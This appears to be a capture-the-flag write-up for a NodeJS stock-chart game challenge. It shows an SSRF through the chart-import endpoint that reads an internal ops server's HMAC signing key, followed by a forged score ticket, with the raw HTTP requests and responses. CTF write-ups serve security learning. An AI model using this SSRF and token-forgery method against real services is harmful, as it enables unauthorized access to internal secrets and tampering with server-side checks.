
The web challenge name is “Slopped rider” from the CTF Anti-Slopped 2026

It is a normal NodeJS app, the website itself is a game where you need to ride the a car across a STOCK chart and gain points on it



First I decided to check what the condition is to get the flag, which can be found in server.js

```
  if (score >= TARGET_SCORE) {
    res.json({ ok: true, rank: leaderboard.findIndex((x) => x === entry) + 1, flag: FLAG });
    return;
  }
  res.json({ ok: true, rank: leaderboard.findIndex((x) => x === entry) + 1 });
});
```

If we get a score of above the TARGET_SCORE which is 676767 we will receive the flag.
On all of the charts that are presented to us on which we can play it is not possible to gain more that 5000 points since there is a cap of 5000

```
183
184   function realScoreCap(chart) {
185     const diff = difficultyFor(chart.prices);
186     const base = 2900 + Math.round(diff * 1600);
187     const crashBonus = chart.period === "crash" ? 410 : 0;
188     return Math.min(5000, base + crashBonus);
189   }
190
```


There is also a way to import your own custom chart, however after spending some time on it, I was not able to find a way to bypass that cap because of the Math.min() method

The way the score is verified on the server-side is with the POST api request
/api/score

This endpoint takes three main values from the JSON body: nick, score, and rideTicket.
Ride ticket contains that data of one game played, like cap size, Stock name, etc.

Then the score is compared against the cap. However the ticket is signed with a key so it cannot be forged
It is signed with HMAC-SHA256. There is a running Operations server on 127.0.0.1

There is an API endpoint on it which reveals the key used for the signing of the ticket
/ops/config



In order to access the endpoint we can use SSRF since there is a Import option for our own chart

Request

Pretty Raw Hex

```
POST /api/chart/preview HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 43
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/rider
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "url":"http://127.0.0.1:43219/ops/config"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Content-Length: 283
ETag: W/"11b-VI2iCo4FcnrIesEr18AvIjifWLg"
Date: Tue, 16 Jun 2026 18:02:07 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "error":"chart feed must include 8-256 positive prices",
  "sample":
  "{\"service\":\"sloppedrider-ops\",\"scoreKey\":\"f424136
  4176832d8f86ef138c7e0809a21a0f412c3125ec00b809\",\"target
  767,\"note\":\"score tickets are HMAC-SHA256 over the bas
   payload\"}"
}
```

We can now forge our own ticket bypassing the cap of 5000

Pretty Raw Hex

```
POST /api/score HTTP/1.1
Host: CHALLENGE_HOST
Content-Type: application/json
Connection: close
Content-Length: 220

{
  "nick":"ivo",
  "score":676767,
  "rideTicket":
  "eyJ2IjoxLCJraW5kIjoicmlkZSIsInN5bWJvbCI6IlNMT1AiLCJwZXJpb2QiOiJjdXN
  Ob2OiLCJjYXAiOjY3Njc2NywiaWF0IjoxNzEwMDAwMDAwfQ.IrqsOcJ9BTzNVsVpQafn
  rLSTrZQO-coGpZh_IxKOt04"
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 55
ETag: W/"37-X43ZvILZQRy1fII0x6Z5mq/LvI8"
Date: Tue, 16 Jun 2026 18:06:01 GMT
Connection: close

{
  "ok":true,
  "rank":1,
  "flag":"FLAG_REDACTED_REMOTE_ONLY"
}
```

```
function createOpsServer() {
  const server = net.createServer((socket) => {
    socket.once("data", (buf) => {
      const firstLine = String(buf).split("\r\n")[0] || "";
      const pathPart = firstLine.split(" ")[1] || "/";
      let body;
      if (pathPart === "/health") {
        body = JSON.stringify({ ok: true, service: "sloppedrider-ops" });
      } else if (pathPart === "/ops/config") {
        body = JSON.stringify({
          service: "sloppedrider-ops",
          scoreKey: SCORE_KEY,
          targetScore: TARGET_SCORE,
          note: "score tickets are HMAC-SHA256 over the base64url JSON payload"
        });
      } else {
        body = JSON.stringify({ error: "not found" });
      }
      socket.end(
        [
          "HTTP/1.1 200 OK",
          "Content-Type: application/json; charset=utf-8",
          `Content-Length: ${Buffer.byteLength(body)}`,
          "Connection: close",
          "",
          body
        ].join("\r\n")
      );
    });
  });
  server.listen(OPS_PORT, "127.0.0.1");
}
```